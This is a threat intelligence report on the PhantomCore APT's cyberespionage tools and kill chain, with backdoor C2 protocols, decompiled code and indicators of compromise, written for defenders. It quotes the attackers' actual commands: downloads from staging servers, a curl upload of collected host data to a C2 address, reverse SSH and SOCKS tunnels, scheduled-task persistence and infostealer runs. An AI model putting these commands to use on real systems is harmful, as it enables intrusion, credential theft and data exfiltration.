Phantom pains: a large-scale cyberespionage campaign and a possible split within the PhantomCore APT group

By Positive Technologies

Published: 2025-09-09 · Archived: 2026-04-10 02:54:35 UTC

Analysis of tools

1. PhantomRAT

PhantomRAT is a Go written backdoor delivered as a PE executable at the first phase of the cyberattack to gain initial access and download the following payload: PhantomTaskShell, PhantomProxyLite, MeshAgent, and RSocx.

The backdoor does not use persistence techniques on the infected host.

- Defense Evasion

To detect debugging, virtualization, and analysis tools, PhantomRAT calls the WinAPI function IsDebuggerPresent() and checks the Windows registry keys DriverDesc and SYSTEM\ControlSet001\Services\Disk for the string "vmware".

- Discovery

PhantomRAT collects the following information on the infected host:

Parameter	Description	Collection method
host	Host name	Calling the golang function os.Hostname()
user	Username	Retrieving the value of the USERNAME environment variable by calling the golang function os.Getenv()
domain	Domain	Retrieving the value of the USERDOMAIN environment variable by calling the golang function os.Getenv
local_ip	Host IP address on the local network	Calling the golang function net.InterfaceAddrs()
public_ip	Host external IP address	Sending a request to the external service https://ident.me

- Command and Control

PhantomRAT checks connectivity to the C2 server:

```
GET /connect
```

and sends JSON with host details:

```
POST /init
```

```
{
    "id": "07a71b66-020f-417d-ab77-b8e7b015e7e4", // сгенерированный случайный GUID
    "name": "MAIL", // константное значение
    "domain": "WORKGROUP",
    "host": "HOST",
    "user": "user",
    "local_ip": "192.168.0.1",
    "public_ip": "123.123.123.123",
    "os": "windows amd64", // константное значение
    "pulse": 60
}
```

JSON with information about the infected system

Next, PhantomRAT regularly polls the C2 server for commands to execute on the compromised host:

```
POST /command
```

The C2 server replies with JSON containing a Response field, which includes the command type (cmd_id) and the command data (cmd_data) to execute on the host.

```
{
    "Uuid": "",
    "AgentId": "",
    "Command": "",
    "Response": "<cmd_id> <cmd_data>",
    "OperatorId": "",
    "Done": false
}
```

JSON with information about the command

The command-type parameter (cmd_id) can take several values:

Command	Purpose
Up	Download a file from a remote host to the hardcoded directory C:\ProgramData\
Ex	Run the command passed in cmd_data in the Windows command line interpreter as cmd /s /c "<cmd_data> | cmd"
St	Run a process on the infected host (for example, a previously downloaded file): cmd.exe /C start "<cmd_data>"

PhantomRAT sends command execution results in a similarly structured JSON object:

```
POST /out
```

```
{
    "Uuid": "",
    "AgentId": "",
    "Command": "ex ping 1.1.1.1",
    "Response": "<OUTPUT>",
    "OperatorId": "",
    "Done": true
}
```

JSON object with the command execution results

The PhantomRAT code also includes a function that checks the connection with the C2 server:

```
POST /check
```

However, regardless of the outcome, the backdoor doesn't perform any action. This looks like a test function and is likely still under development.

Detected samples:

```
c34fb316e7b60cff25be9c86e5736b802b9e99b1ac29daa03b08c3435b6ada8c
278f051832c4b2c95ba899d685478bd3430f74d21aea367377cc17788c3a5638
c67cf425d688bba6dbe00e6d86a501f6978664ff99c1811c7104f4a3f4b7e884
31cc62a06720e0c20f03e0cb912bb92b20e5f339ae9c7280b235f63ac35eda9a
9287fd8adc333469eabe655ccf13b78e1abb6e42c0cc6817ae66372fb126a683
```

Key characteristics:

- PE executable written in Go
- No persistence techniques
- Uses defense evasion techniques
- Collects a broad range of host information
- Supports multiple action types on the compromised host

- No encryption for data being transferred
- Hardcoded constant: path C:\ProgramData

2. PhantomRShell

PhantomRShell is a C++ backdoor delivered as a DLL. It's used in the first stage of the cyberattack to gain initial access and to download the following payload: PhantomTaskShell, PhantomProxyLite, MeshAgent, and RSocx.

The backdoor does not implement Persistence or Defense Evasion techniques.

- Discovery

PhantomRShell uses WinAPI functions to collect the following information about the compromised host:

Parameter	Description	Collection method
GUID	Identifier	Calling the CoCreateGuid() WinAPI function
hostname	Host name	Calling the GetComputerNameW() WinAPI function
AD	Domain	Calling the GetComputerNameExW() WinAPI function

In case of an error, the string UNKNOWN is used as a parameter value.

Next, the following working directories are created: C:\ProgramData\YandexCloud or C:\ProgramData\MicrosoftAppStore.

- Command and Control

In requests to the C2 server, the User-Agent header is set to one of the following:

- YandexCloud/1.0
- MicrosoftAppStore/2001.0

PhantomRShell makes three attempts to connect to the C2 server. If all fail, the backdoor sleeps for 10 seconds and retries. Once connected, PhantomRShell transfers host information to the server.

```
 GET /poll?id=<GUID>&hostname=<hostname>&domain=<AD>
User-Agent: YandexCloud/1.0
```

Next, PhantomRShell receives commands from the C2 server to run on the compromised host, in one of the following formats:

Command	Purpose
cmd:<cmd_data>| <cmd_ID>	Execute the cmd_data command in the Windows command line interpreter in the form: cmd.exe /C <cmd_data>
download:< cmd_data >| <cmd_ID>	Download a file from a remote host into one of the previously created directories: — C:\ProgramData\YandexCloud — C:\ProgramData\MicrosoftAppStore

The command execution results are returned to the C2 as JSON in the result field. When a command to download a file from a remote host is executed, the result field contains either Download successful:<path> or Download failed, depending on whether the download succeeded:

```
 POST /result
User-Agent: YandexCloud/1.0
```

```
{
    id=<GUID>,
    hostname=<hostname>,
    domain=<AD>,
    result="Download successful: C:\ProgramData\YandexCloud",
    commandId=<cmd_ID>
}
```

JSON object with the command execution results

Detected samples:

```
ed9b24a77a74cd34c96b30f8de794fe85eb1d9f188f516bd7d6020cc81a86728
4c78d6bba282aaff0eab749cfa8a28e432f7cbf9c61dec8de8f4800fd27e0314
204544fc8a8cac64bb07825a7bd58c54cb3e605707e2d72206ac23a1657bfe1e
413c9e2963b8cca256d3960285854614e2f2e78dba023713b3dd67af369d5d08
b683235791e3106971269259026e05fdc2a4008f703ff2a4d32642877e57429a
be14fc604c840c3afff9542106c73ed247417de5a56b1e9b2843e7947f0722d9
01f12bb3f4359fae1138a194237914f4fcdbf9e472804e428a765ad820f399be
```

Key characteristics:

- Dynamic-link library (DLL) written in C++
- No persistence techniques
- No defense evasion techniques
- Supports multiple action types on the compromised host
- Collects a broad range of host information
- No encryption for data being transferred
- Uses specific User-Agent values
- Hardcoded constant: C:\ProgramData\YandexCloud
- Hardcoded constant: path C:\ProgramData\MicrosoftAppStore
- Impersonates software from Russian IT vendors

3. PhantomTaskShell

PhantomTaskShell is a PowerShell backdoor used across all post—Initial Access stages of the cyberattack to let operators control infected hosts via the Phantom control panel and to download the following payload: PhantomStealer, OpenSSH, XenArmor All In One Password Recovery Pro, and Rclone.

On first launch, PhantomTaskShell creates update_id.txt on the infected host and writes in it the GUID value generated via the [System.Guid]::NewGuid() function.

For persistence, a Windows Task Scheduler job named SystemAdminAgent_<GUID> that runs PhantomTaskShell for 9,999 days, regardless of power source (battery or AC), is registered on the infected host. On each run, PhantomTaskShell checks for the update_id.txt file containing GUID.

If the update_id.txt file is missing (first run), PhantomTaskShell registers the infected host in the Phantom panel by sending the GUID and the hostname (obtained from the COMPUTERNAME environment variable) to the C2 server:

```
POST /api/clients
```

```
{
  "id": "<уникальный GUID>",
  "name": "<имя компьютера>"
}
```

JSON object with information about the infected host

Next, PhantomTaskShell polls the Phantom control panel every 60 seconds for commands to execute on the infected host.

```
GET /api/clients/GUID/commands
```

```
$commands = Invoke-RestMethod -Uri "$ServerUrl/clients/$ClientId/commands" -Method Get -ErrorAction Stop
Write-Log "Received commands: $($commands | ConvertTo-Json)"
Write-Host "Received commands: $commands"
if ($commands.Count -eq 0) {
    Write-Log "No commands received for $ClientId"
    Write-Host "No commands received for $ClientId"
}
```

Command request code

The C2 server returns a list where each item starts with "Pending:" followed by the command to run on the infected host.

```
[
    "Pending:command_1",
    "Pending:command_2"
]
```

List of commands obtained from C2

```
foreach ($command in $commands) {
    if ($command -like "Pending:*") {
        $cmd = $command -replace "^Pending:\s*", "" # Remove "Pending:" and leading spaces
        $cmd = $cmd.Trim() # Remove any remaining leading/trailing spaces
        Write-Log "Parsed command: $cmd"
        if ([string]::IsNullOrEmpty($cmd)) {
            Write-Log "Skipping empty command"
            Write-Host "Skipping empty command"
            continue
        }
        Write-Log "Executing command: $cmd"
        Write-Host "Executing command: $cmd"
        try {
            # Execute command and capture output with proper encoding
            $output = & powershell.exe -NoProfile -Command $cmd 2>&1 | Out-String
            $result = [System.Text.Encoding]::UTF8.GetString([System.Text.Encoding]::GetEncoding(866).GetBytes($output))
            $result = $result -replace "`r`n", "`n" -replace "`n+", "`n"
            $status = "Success"
        }
        catch {
            $result = $_.Exception.Message
            $status = "Error"
            Write-Log "Command execution failed: $($_.Exception.Message)"
        }
```

Command execution code on the infected host

PhantomTaskShell sends the command execution results back to the same URL as JSON.

```
{
command = "команда, выполненная в powershell"
result = "то, что вывела исполненная команда"
status = "Success" или "Error"
}
```

JSON with the command execution results

All PhantomTaskShell actions are logged to update.log on the infected host.

```
1  $ServerUrl = "http://                :80/api"
2  $ClientIdFile = "$PSScriptRoot\update_id.txt"
3  $LogFile = "$PSScriptRoot\update.log"
```

Constants in the PhantomTaskShell code

Detected sample:

```
9f9acdd833f3fd7b8bf987a8cc17e9456546fdcbcfe80c3b0dfc57c6f62d3e4b
```

4. PhantomStealer

PhantomStealer is an infostealer written in Go, used during the Credential Access stage. It targets authentication data saved in Yandex Browser, Google Chrome, and Discord. It isn't an open source utility but contains usage instructions.

```
Usage:
browser-helper.exe [program] --collect [path]
browser-helper.exe [program] --deploy [path]

[program] - can be one of following: discord, chrome, yandex
-c, --collect - collect program data. Stops program process, if it is running, decrypts its keys and packs into ZIP archive
-d, --deploy - deploy a new application. Stops program process, encrypts keys and deploys user data
[path] - optional, path to user's data, if it has non-standard location
```

Infostealer usage instruction

Run settings:

- program: software to process (Yandex Browser, Google Chrome, or Discord).

Modes of use:

- -c: export authentication data
- -d: import authentication data

In export mode, the infostealer extracts, decrypts, and saves authentication data for each supported software to separate files, then packages them into a single ZIP archive:

- Yandex Browser: yandex-udak64.dat
- Google Chrome: chromecc16.dat
- Discord: discord-key.dat

The import function—unusual for infostealers—likely helps PhantomStealer operators deal with the stolen accounts later.

Detected sample:

```
c3d05d7d6e1c50c6bd493fd5613c3204e6beadf8b6e4915cdf2f899fabf86a4e
```

5. PhantomProxyLite

PhantomProxyLite is used at the Persistence and Defense Evasion stages. It sets up an SSH tunnel between the compromised host and the C2 server to maintain reliable access to the victim network.

PhantomProxyLite runs as a background service named SSHService. On first launch, it generates a random reverse port number for the C2 server (greater than 12559), stores it in the Windows registry at HKLM\SOFTWARE\SSHService, and calls it on each start.
In the C:\Windows\Temp directory, a file named config is created with SSH tunneling parameters for routing network traffic to the C2 server.

```
v7 = std::ostream::operator<<(&v30, "Host version\n");
v8 = std::ostream::operator<<(v7, "    Hostname 194.116.215.166\n");
v9 = std::ostream::operator<<(v8, "    User gyuefayfuqaewi29568\n");
v10 = std::ostream::operator<<(v9, "    Port 443\n");
v11 = std::ostream::operator<<(v10, "    ServerAliveInterval 60\n");
v12 = std::ostream::operator<<(v11, "    ServerAliveCountMax 15\n");
v13 = std::ostream::operator<<(v12, "    RemoteForward ");
v14 = std::ostream::operator<<(v13, port);
v15 = std::ostream::operator<<(v14, "\n");
v16 = std::ostream::operator<<(v15, "    StrictHostKeyChecking no\n");
std::ostream::operator<<(v16, "    SessionType None\n");
```

Writing configuration parameters to a file

PhantomProxyLite launches ssh.exe on the infected host with settings from the configuration file and the Windows registry, and establishes a reverse SSH tunnel to the proxy server on port 443, disguising malicious traffic as legitimate HTTPS.

```
std::wstring::_Construct<1,wchar_t const *>(
  lpCommandLine,
  L"C:\\Windows\\System32\\OpenSSH\\ssh.exe -F \"C:\\Windows\\Temp\\config\" version");
v1 = lpCommandLine;
if ( v22 > 7 )
  v1 = lpCommandLine[0];
v2 = sub_140002520(&qword_140046990, v1, v21);
LOBYTE(v3) = 10;
v4 = sub_1400096B0(v2 + *(*v2 + 4i64), v3);
sub_140008D70(v2, v4);
sub_140008270(v2);
memset(&StartupInfo.cb + 1, 0, 100);
StartupInfo.cb = 104;
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
v5 = lpCommandLine;
if ( v22 > 7 )
  v5 = lpCommandLine[0];
if ( CreateProcessW(0i64, v5, 0i64, 0i64, 0, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
{
  WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
}
```

Starting the ssh.exe client

Detected samples:

```
b701272e20db5e485fe8b4f480ed05bcdba88c386d44dc4a17fe9a7b6b9c026b
2611121e4100b60e8644211bdc831144ba8b772d4d40e616864e7a723a9d7bf8
a2be4d9fdba560a4706ff8c4b32f092ef476f203c96e1b4afaf391cfe82aa533
```

6. XenArmor All-In-One Password Recovery Pro


XenArmor All In One Password Recovery Pro is a commercial utility for recovering authentication data in Windows operating systems. The utility is used at the Credential Access stage.

PhantomCore purchased the utility via a privileged Gold-status account registered on July 16, 2024 at netu@tuta[.]com.


```
1  7|40LC3HZU-79TH3TNN-PKES1RS5-NBOW4EGV|netu@tuta.com|16-07-2024|1729614418K
```

XenArmor license file


Two purchases were made from this account: on July 16, 2024, the 2023 version of the utility, observed at the start of the analyzed cyberespionage campaign; and on May 13, 2025, an updated version, likely intended for use in future cyberattacks in 2025–2026.



PhantomCore account



Purchase of the utility, 2023




Purchase of the utility, 2025

7. RClone

RClone is an open source utility for synchronizing data between a local computer and cloud storage. Used by PhantomCore at the Exfiltration stage to pull data from infected hosts.

The RClone sample identified by the threat intelligence team, downloaded from one of the group's payload staging servers, corresponds to version 1.69.1 of the utility, as confirmed by a hash sum match between the detected sample and the official repository data.

According to the configuration of the detected sample, PhantomCore uses a Mega[.]nz cloud storage account registered to mariaaa228@proton[.]me for data exfiltration.



RClone configuration file

Kill chain, cyberattack TTP

1. Initial Access


Tools:

- PhantomRAT
- PhantomRShell


Infrastructure:

```
 195.58.54.39
91.239.148.21
188.127.254.44
185.225.17.104
```

Backdoors are delivered as polyglot files, using, among other methods, hacked email accounts of legitimate Russian companies.



Malicious email sent from a compromised mailbox carrying a PhantomRShell sample



Detection in the PT Threat Intelligence Portal

2. Persistence, Defense Evasion

Tools:

- PhantomTaskShell
- PhantomProxyLite
- MeshAgent
- OpenSSH
- RSocx

Infrastructure:

```
 austolns.pw
mgfoms.org
nextcloud.soft-trust.com
nextcloud.1cbit.dev
nextcloud.trust-sec.it.com
softline-solutions.cloud

194.87.253.233
213.232.204.110
194.116.215.36
46.8.71.104
217.19.4.206
91.239.148.211
193.187.174.251
185.130.251.227
195.133.32.213
193.187.174.3
194.116.215.166
```

```
185.130.251.219
88.66.89.231
188.127.254.234
91.219.151.103
91.219.151.59
45.8.228.253
45.158.169.131
```

Procedures:

- Using PhantomRAT or PhantomRShell, download an archive with a MeshAgent sample from one of the group's payload staging servers, extract it, and create a Windows Task Scheduler task for its daily hidden execution at 10:00 a.m.

Downloading MeshAgent from a VPS server

```
 iwr -Uri "http://188.127.254.234:443/remote.zip" -OutFile "C:\ProgramData\remote.zip"

iwr -Uri "http://188.127.254.234:80/dnsclient.zip" -OutFile "C:\ProgramData\dnsclient.zip"

iwr -Uri http://188.127.254.234:80/inetpub.zip -OutFile C:\ProgramData\inetpub.zip

certutil.exe -urlcache -f http://188.127.254.234:80/remote.zip C:\ProgramData\remote.zip
```

Downloading MeshAgent from a compromised site

```
 up https://<redacted>/inetpub.zip C:\ProgramData\inetpub.zip
```

Downloading MeshAgent from a phishing site with a fake CAPTCHA

```
 powershell -WindowStyle Hidden -Command "& {iwr 'https://mgfoms.org/in.php?action=2' -OutFile '%userprofile%\dnsclient.ex
```

Extracting MeshAgent

```
 expand-archive -force -path C:\ProgramData\inetpub.zip -destinationpath C:\ProgramData\

expand-archive -force -path C:\ProgramData\dnsclient.zip -destinationpath C:\ProgramData\
```

Creating a task in the Windows Task Scheduler

```
 schtasks /create /sc DAILY /tn \"Microsoft Update\" /tr \"C:\ProgramData\YandexCloud\dnsclient.bat\" /mo 1 /st 10:00

schtasks /create /sc DAILY /tn \"Microsoft Update\" /tr \"C:\ProgramData\YandexCloud\dnsclient.bat\" /st 10:00

schtasks /create /sc DAILY /tn \"Microsoft Update\" /tr \"C:\ProgramData\YandexCloud\dnsclient.bat\" /st 10:01 /f

schtasks /create /sc DAILY /tn \"Yandex Update\" /tr \"powershell -WindowStyle Hidden -Command Start-Process 'C:\ProgramDa

schtasks /create /sc DAILY /tn DNS /tr \"powershell -WindowStyle Hidden -Command Start-Process 'C:\ProgramData\dnsclient.e

schtasks /create /sc DAILY /tn DNS /tr \"powershell -WindowStyle Hidden -Command Start-Process 'C:\ProgramData\inetpub.exe
```

- Using PhantomRAT or PhantomRShell, the OpenSSH client is downloaded from the official GitHub repository and installed, a reverse SSH tunnel is set up on port 80 (HTTP) or 443 (HTTPS) with passwordless and keyless authentication, and a Windows Task Scheduler task is created to run it daily at 9:00 a.m.

Downloading and installing the OpenSSH client

```
 msiexec /qn /i https://github.com/PowerShell/Win32-OpenSSH/releases/download/v9.8.3.0p2-Preview/OpenSSH-Win64-v9.8.3.0.ms
```

OpenSSH directory listing

```
 dir "C:\Program Files\OpenSSH"
dir \"C:\Program Files\OpenSSH\"
dir C:\windows\system32\Openssh
```

Viewing the SSH version

```
 ssh -V
```

Creating a SSH tunnel

```
 ssh -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15 -f -N -R 37124 -p 80 vtvvuaweuvefafoe

ssh -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15 -f -N -R 31238 -p 443 vtvvuaweuvefafoe

ssh -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15 -f -N -R 37581 -p 443 cfyvg84df17842o0
```

Creating a task in the Windows Task Scheduler

```
 schtasks /create /sc DAILY /tn SSH /tr \"C:\Windows\system32\OpenSSH\ssh.exe -o StrictHostKeyChecking=no -o ServerAliveIr

schtasks /create /sc DAILY /tn Update /tr \"'C:\Windows\system32\OpenSSH\ssh.exe' -o StrictHostKeyChecking=no -o ServerAli
```

- Using PhantomRAT or PhantomRShell, download an RSocx sample from a compromised legitimate site, extract it, and run it stealthily; establish a network connection to the C2 server on port 443 (HTTPS) or 8080 (HTTP) over the SOCKS5 protocol :

Downloading RSocx

```
 up https://<redacted>/hosts.zip C:\ProgramData\hosts.zip
```

Extracting RSocx

```
 powershell expand-archive -force -path "C:\\ProgramData\\hosts.zip" -destinationpath "C:\\ProgramData\\"
```

Starting RSocx

```
 C:\ProgramData\hosts.exe -r 193.187.174.251:443

C:\ProgramData\hosts.exe -r 195.133.32.213:8080

start /B "" "C:\\ProgramData\\hosts.exe -r 193.187.174.251:443"

Start-Process -FilePath "C:\ProgramData\hosts.exe" -ArgumentList "-r 193.187.174.251:443" -NoNewWindow

Start-Process -FilePath \"C:\ProgramData\hosts.exe\" -ArgumentList \"-r 193.187.174.251:443\" -NoNewWindow
```

- Using PhantomRAT or PhantomRShell, a PhantomTaskShell sample is downloaded from a compromised site, extracted, and executed on the infected system:

Downloading PhantomTaskShell

```
 up https://<redacted>/update.zip C:\ProgramData\update.zip
```

Extracting PhantomTaskShell

```
expand-archive -force -path C:\ProgramData\update.zip -destinationpath C:\ProgramData\
```

Starting PhantomTaskShell

```
 powershell C:\ProgramData\MicrosoftAppStore\update.ps1
powershell C:\ProgramData\YandexCloud\update.ps1
```

3. Credential Access

Tools:

- XenArmor All-In-One Password Recovery Pro
- PhantomStealer

Infrastructure:

```
188.127.254.234
```

Procedures:

- Using PhantomTaskShell, which receives commands from the Phantom control panel, download the XenArmor All In One Password Recovery Pro utility from a payload staging server, extract, and run it on the infected system with an option to write discovered and recovered authentication data to an HTML file, then remove the utility from the system.

Downloading XenArmor All-In-One Password Recovery Pro

```
iwr -Uri "http://188.127.254.234:80/one.zip" -OutFile "C:\ProgramData\one.zip"
```

Extracting the utility

```
expand-archive -force -path C:\ProgramData\one.zip -destinationpath C:\ProgramData
```

Starting the utility with results written to an HTML file

```
C:\ProgramData\XenAllPasswordPro.exe -a C:\ProgramData\<redacted>.html
```

Deleting the utility

```
 del C:\ProgramData\one.zip
del C:\ProgramData\XenAllPasswordPro.exe
```

- Using PhantomTaskShell, which receives commands from the Phantom control panel, download the PhantomStealer sample from a payload staging server, extract it, and run it on the infected system with an option to copy authentication data saved in known web browsers, and remove the infostealer from the system.

Downloading PhantomStealer

```
iwr -Uri "http://188.127.254.234:80/browser.zip" -OutFile "C:\ProgramData\browser.zip"
```

Extracting PhantomStealer

```
expand-archive -force -path C:\ProgramData\browser.zip -destinationpath C:\ProgramData\
```

Starting PhantomStealer

```
 C:\ProgramData\browser.exe chrome -c
cd C:\ProgramData; .\browser.exe yandex -c
```

Deleting PhantomStealer

```
del "C:\ProgramData\browser.exe"
```

4. Discovery, Lateral Movement

Tools:

- PhantomTaskShell

Infrastructure:

```
185.130.249.224
```

Procedures (executed via the PhantomTaskShell backdoor, which receives tasks from the Phantom control panel):

Procedure	**Command**
Obtaining information about local users	whoami quser
Obtaining information about Active Directory groups and users	net user net user /domain net user <redacted> /domain net group /domain net group \"Domain Admins\" /domain <redacted>, <redacted> | ForEach-Object { net user $_ /domain }
Collecting OS and file system information	systeminfo wmic logicaldisk get caption
Obtaining information about system processes and services	get-service tasklist
Analyzing Windows Defender configurations	get-mppreference
Directory listing	dir S:\ dir C:\ dir C:\users\<redacted> dir C:\users\<redacted>\documents dir C:\users\<redacted>\downloads dir C:\users\<redacted>\desktop dir C:\Users\<redacted>\AppData\Roaming dir C:\ProgramData dir \"C:\Program Files (x86)\" pwd
Analyzing the network environment and routing parameters	arp -a ipconfig route print nestat -ano nslookup 127.0.0.1 nslookup <redacted>.ru ping 10.64.70.172 -n 1 ping <redacted> -n 2
Sending the information about the infected system to the C2 server	C:\Windows\System32\curl.exe -v -F "file=@C:\ProgramData\user_report.txt" -F "destinationPath=./user_report.txt" http://185.130.249.224:80/upload

5. Collection, Exfiltration

Tools:

- RClone
- Mega.nz storage

Infrastructure:

```
195.133.32.213
```

Procedures:

- Using PhantomTaskShell, which receives commands from the Phantom control panel, start the certutil.exe utility from Windows Certificate Services with the -urlcache and -f parameters and download an RClone sample and its configuration file from the C2 server on port 8000.

Procedure	**Command**
Downloading RClone	certutil.exe -urlcache -f "http://195.133.32.213:8000/srvhost.exe" "C:\ProgramData\srvhost.exe"
Downloading a configuration file	certutil.exe -urlcache -f "http://195.133.32.213:8000/wusa.conf" "C:\ProgramData\wusa.conf"

- Using PhantomTaskShell, which receives commands from the Phantom control panel, download a sample of an unknown PowerShell script from the C2 server's port 80 and extract it (we could not obtain it during the research):

Procedure	**Command**
Downloading the PowerShell script	iwr -Uri "http://188.127.254.234:80/load.zip" -OutFile "C:\\ProgramData\\load.zip"
Extracting the PowerShell script	expand-archive -force -path C:\ProgramData\load.zip -destinationpath C:\ProgramData\

- Using PhantomTaskShell, which receives commands from the Phantom control panel, run a PowerShell tool with the script execution disabled and options -r (recursive search) and -e (list of file extensions). Collect Microsoft Office and text documents, image files, LNK files, and configuration files for RDP and OpenVPN connections.

Procedure	**Command**
Starting the PowerShell script	powershell -ex bypass C:\ProgramData\load.ps1 -Path C:\Users\ -r -e "pdf,xls,xlsx,doc,docx,txt,jpg,ovpn,rdp,lnk"

- Deleting tools:

Procedure	**Command**
Deleting tools	del "C:\ProgramData\wusa.conf" del "C:\ProgramData\srvhost.exe" del "C:\ProgramData\load.ps1" del "C:\ProgramData\load.zip"

Directories used to store tools:

```
 C:\ProgramData\
C:\ProgramData\YandexCloud
C:\ProgramData\MicrosoftAppStore
C:\Windows\system32\OpenSSH
```

Tasks in the Windows Task Scheduler

```
 Yandex Update
Microsoft Update
```

```
Update
SSH
DNS
```

Mimicking legitimate files in the tool names

```
 ssh.exe
hosts.exe
inetpub.exe
srvhost.exe
```

Malicious files:

```
 dnsclient.zip
dnsclient.bat
inetpub.zip
inetpub.exe
hosts.zip
hosts.exe
update.zip
update.ps1
remote.zip
remote.exe
remote.dll
load.zip
load.ps1
one.zip
one.exe
xenallpassword.exe
browser.zip
browser.exe
srvhost.exe
wusa.conf
```

File-based IoCs

MD5	SHA-1	SHA-256
75a26a138783032ee18dcfc713b1b34c	04d364d7cc98379352e89757d62521271cb410cb	ed9b24a77a74cd34c96b30f8de794fe85eb1d9f18
b586cf958334415777719bf512304fbd	775b7e726ba6cf6d9a6463a62797c97612018066	4c78d6bba282aaff0eab749cfa8a28e432f7cbf9c6
7e52be17fd33a281c70fec14805113a8	6942e07e7d08781cba571211a08e779838e72e9a	204544fc8a8cac64bb07825a7bd58c54cb3e6057(
65967d019076e700deb20dcbc989c99c	49a18dc1d8f84394d3373481dbac89d11e373dbd	413c9e2963b8cca256d3960285854614e2f2e78dl
b49a7ef89cfb317a540996c3425fcdc2	d9a4fd39a55cd20d55e00d3cace3f637b8888213	b683235791e3106971269259026e05fdc2a4008f
be990a49fa1e3789ebc5c55961038029	851157c01da6e85ffa94ded7f42cab19aa8528d6	01f12bb3f4359fae1138a194237914f4fcdbf9e472
20d4805eb8547e9b28672a31adbc3600	c679d9cffe1bd722c4ee78f63328833264c5257e	be14fc604c840c3afff9542106c73ed247417de5a5

MD5	SHA-1	SHA-256
43651c96ed10637b5c0e454c32e4809a	8aa3394ced3fcc14004f51062c658c4967d0cc40	c34fb316e7b60cff25be9c86e5736b802b9e99b1a(
